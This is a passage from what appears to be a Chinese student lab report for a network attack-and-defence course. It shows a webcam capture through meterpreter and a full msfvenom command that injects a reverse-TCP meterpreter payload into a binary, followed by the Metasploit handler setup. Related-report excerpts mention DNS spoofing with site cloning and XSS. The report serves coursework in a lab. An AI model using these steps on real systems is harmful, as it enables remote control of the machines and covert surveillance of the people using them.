

获取摄像头
meterpreter > webcam_snap
提权

5.使用MSF生成shellcode,注入到实践1中的pwn1中,获取反弹连接Shell
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.26.136 LPORT=2302 -x pwn2302_1 -f elf > 20212302_msf
-p是指定payload的类型,对于Linux系统通过反向TCP连接进行通信
攻击者的 IP 地址=192.168.26.136
监听端口号=2307
-f elf: 指定了生成的 payload 的格式
20212302_msf: 生成的文件名
然后进行以下操作
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
show options
set LHOST 192.168.26.136
set LPORT 2302

然后对文件进行赋权操作然后运行生成的后门文件


至此实验结束
三.问题及解决方案
- 问题1:主机与虚拟机无法ping通
- 问题1解决方案:参考此链接正确设置虚拟机网络成功解决
- 问题2虚拟机给windows设置任务时,设置成功并在任务计划清单中找到,但该任务并没有实际执行。
- 问题2解决方案:后来发现 对该盘文件进行操作需要管理员权限,因此没有正常执行。授予管理员权限即可。
- 问题3:在之后实验过程中又不能获取shell
- 问题3解决方案:后来发现是因为中途换网导致ip改变 检查ip后重新连接即可
四.学习感悟、思考等
- 感悟与思考:
通过这次实验我不仅了解后门攻击的原理,还能够掌握一些常见的防御技术,以更好地保护自己的系统。我还学习使用了netcat、socat、meterpreter等工具进行渗透。更加深入了解了网络安全攻击和防御的原理和技术,并对潜在的威胁和风险有了更深入的认识。在解决问题的过程中我也学到了很多。首先,网络设置对于虚拟机和主机之间的通信至关重要。确保网络设置正确,可以确保它们能够互相通信,这是进行虚拟环境实验的前提。其次,操作系统权限管理也是一个关键因素。即使任务在任务计划清单中设置成功,但如果没有足够的权限执行操作,也会导致任务无法正常执行。此外,网络连接的稳定性也是需要注意的。在实验过程中,网络中断或IP地址变更可能会影响到后续操作的执行。尽量选用稳定的网络可以使实验更顺利。解决这些问题需要具备技术实力,同时也需要耐心、细心和灵活应对。每次解决问题都是一次学习和成长的机会,通过不断总结经验和思考,可以提高我自己的问题解决能力和技术水平。总体而言,这次实验不仅增强了我对后门攻击的认知,还让我更加明白了如何有效地防御和检测后门攻击。同时,通过实践,我也对各种工具和技术有了更深入的了解,这对于提高我的网络安全意识和能力具有重要的意义。
参考资料
相关推荐
20212408 2023-2024-2 《网络与系统攻防技术》实验二实验报告
1.netcatnetcat是网络工具中的瑞士军刀,它能通过TCP和UDP在网络中读写数据。ncat可用来做端口扫描、端口转发、连接远程系统等。2.socatSocat 是 Linux 下的一个多功能的网络工具,名字来由是 「Socket CAT」。其功能与有瑞士军刀之称的 Netcat 类似,可以看做是 Netcat 的加强版。Socat 的主要特点就是在两个数据流之间建立通道,且支持众多协议和链接方式。
20212408 2023-2024-2 《网络与系统攻防技术》实验七实验报告
解决方案:这里出现错误完全是因为我对实验内容的理解不到位,在进行第三部分时,不仅需要进行第二部分的文档的修改,还需要进行网站的克隆,这里的原理大概相当于,先将www.china.net域名对应的ip欺骗为kali虚拟机的ip,然后将天翼快递的网站克隆为kali虚拟机的ip,就相当于访问天翼快递的页面,同时也会将填写的信息反馈给kali。并且本次实验让我认识到网络攻击工具的多样性与便捷性,同时让我感受到保护网络安全的重要性,以后我们需要更加认真的学习,加强对网络欺诈的防范意识,提升自身的安全意识和防御能力。
20212422 2023-2024-2 《网络与系统攻防技术》实验五实验报告
轻量级的搜索可以搜素出一些遗留后门,不想被发现的后台入口,中量级的搜索出一些用户信息泄露,源代码泄露,未授权访问等等,重量级的则可能是mdb文件下载,CMS 未被锁定install页面,网站配置密码,php远程文件包含漏洞等重要信息。本次实验是网络功放的第五次实验,相比较前几次的实验,这次实验没有很多复杂烧脑的操作,除了Nessus的下载稍微麻烦一点,其他的操作都比较按部就班,不过简单操作的背后,是用实操带领我熟悉信息搜集技术的相关知识,我是比较喜欢本次实验的节奏与感觉的。因此,该产品很可能存在安全漏洞。
20212405 2023-2024-2 《网络与系统攻防技术》实验三实验报告
本周我们主要学习了后门的相关知识,简单来说一下后门:在网络攻防中,后门的概念指的是一种绕过安全控制而获取对程序或系统访问权的方法。它是一些特殊用户通过故意留在计算机系统中以特殊方式控制计算机系统的方法。后门的主要目的是方便以后再次秘密进入或控制系统。然后我们上课也介绍了几种不同的后门(测试题中也有)比如应用程序,编译器,操作系统 的后门等。
20212408 2023-2024-2《网络与系统攻防技术》实验八实验报告
的永真式,成功获取信息。Scripting,跨站脚本攻击)是一种常见的Web安全漏洞,攻击者利用这种漏洞向网页中插入恶意脚本,当用户访问包含这些恶意脚本的页面时,攻击者就可以获取用户的敏感信息或者控制用户的行为。通过JavaScript,您可以控制网页上的元素,响应用户的操作,并改变网页的外观和行为。




